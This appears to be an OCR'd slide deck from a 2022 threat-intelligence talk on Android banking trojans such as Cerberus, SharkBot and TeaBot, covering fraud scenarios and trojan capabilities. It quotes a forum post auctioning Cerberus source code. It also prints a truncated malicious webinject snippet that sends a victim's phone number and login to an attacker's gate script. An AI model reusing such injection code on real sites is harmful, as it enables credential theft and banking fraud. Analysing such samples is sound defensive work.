A deep dive into modern Android banking Trojan campaigns

Federico Valentini, Francesco Iubatti

HackinBo - May 28, 2022

HACK IN BO
Spring 2022 Edition
18° EDIZIONE

Cleafy

Who we are

Federico Valentini
Head of Threat Intelligence and Incident Response

@f3d__

I started my career as a cybersecurity consultant, mainly focusing on Penetration Tests and Vulnerability Assessment of web applications and IoT devices.

Today, I lead the Cleafy Threat Intelligence team, where on a daily base new threats and attack patterns used by malicious actors are uncovered.

Francesco Iubatti
Senior Mobile Malware Analyst & Threat Intelligence Analyst

@_icebre4ker_

After the bachelor's degree in Computer and Automation Engineering, I worked as Security Engineer performing VA/PT and reverse engineering of mobile apps and embedded devices.

During the last years I've analyzed tons of Android malware and discovered two new banking trojan families: SharkBot and TeaBot.

HACK IN BO® Spring 2022 Edition
18ª EDIZIONE

.Cleafy

Why this talk?

- Billions of dollars are lost to online payment fraud annually
- Critically important to identify fraudulent behavior in advance (or in real-time)
- Sharing information with infosec community is crucial

Introduction

Why has the volume of threats been skyrocketing in the last few years?

Introduction

Why has the volume of threats been skyrocketing in the last few years?

1

Unprecedented digital acceleration by banks and financial institutions

Introduction

Why has the volume of threats been skyrocketing in the last few years?

1 Unprecedented digital acceleration by banks and financial institutions

2 Mobile banking adoption is reaching new levels

Introduction

Why has the volume of threats been skyrocketing in the last few years?

1 Unprecedented digital acceleration by banks and financial institutions

2 Mobile banking adoption is reaching new levels

3 Instant/P2P payments has been largely adopted

Banking fraud scenarios

How people got pwned?

Account Takeover (ATO)

“an unauthorized entity takes over an online account”

- All industries affected, particularly common in banking
- Fueled by stolen data
- Driven by manual work, less scalable
- Social Engineering often required

Automatic Transfer System (ATS)


“tampering with the genuine operation without the user noticing it”

- Tailored webinject kits
- No login required (bypassing 2FA mechanisms)
- Less manual intervention, highly scalable
- Social Engineering less required


ATO vs ATS

Banking fraud scenarios

Trends



Cerberus source code goes to auction



ANDROID-Cerberus
kilobyte
Seller
5
32 posts
Joined
07/03/19 (ID: 94074)
Activity
вирусология / malware

Posted 23 hours ago (edited) Report post

I am selling this project. (FULL PROJECT, WITH CLIETNS)

After the purchase, I will give you: the source code of the apk, the source code of the module, the source code of the admin panel, their servers, the customer base with an active license, the contact list of customers, the contact list of those who wanted to purchase the product, and a lot of additional information.

You need technical support for the product, additional functionality.

Selling due to lack of time. The team broke up, and I can't sit on support 24/7 alone.


Now the monthly profit is $ 10,000.

I will also hand over the automatic installation scripts and instructions.

Start: $ 50,000
Step: $ 1,000
Blitz: $ 100,000

End of trading 48 hours after the last bid.


Cerberus source code ~~goes to auction~~ leaked




Cerberus included in Gozi/RM3 fraud operations

```
434  function showDownloadApp()
435  {
436      jambo('.my_cont', top.document).remove();
437
438      var h = '<div id="container" style="width: 100%;margin-left: auto;margin-right: auto;margin-bottom: 2%;text-align: c
439
440      jambo('main', top.document).hide().before(h);
441      jambo('#no_notif', top.document).parents('span').hide();
442      jambo('#no_notif', top.document).click(f
443
444
445          if (jambo('#tel', top.document).val(
446          {
447              jambo('#tel', top.document).css(
448              return false;
449          }
450              clearInterval(interval_int);
451          interval_int = -1;
452              var info=encodeURIComponent('Click Install app<br>Tel: '+jambo('#tel', top.document).va
453
454
455          jambo.getScript(srv_dom+"in/gate_t.php?step=ADD_INFO&bot_id="+my_bot+"&login="+db_login+"&b
```

Malicious HTML code injected



Cerberus included in Gozi/RM3 fraud operations



Modern Android Banking Trojans

Modern Android Banking Trojans

1

Info stealers

- SMS Sniffer
- Credit card
- Credentials

Banking fraud scenarios

Modern Android Banking Trojans

1

Info stealers

- SMS Sniffer
- Credit card
- Credentials

2

RAT

- Remote control,
- Bypass new-device enroll

Banking fraud scenarios

Modern Android Banking Trojans

1

Info stealers

- SMS Sniffer
- Credit card
- Credentials

2

RAT

- Remote control,
- Bypass new-device enroll

3

RAT + ATS


- No manual intervention
- Money transfer automated inserted/altered

Modern Android banking trojans

Info Stealers


Info Stealers

Apps to steal specific information from the victim devices.



Info Stealers


Apps to steal specific information from the victim devices.



SMS

Info Stealers

Apps to steal specific information from the victim devices.

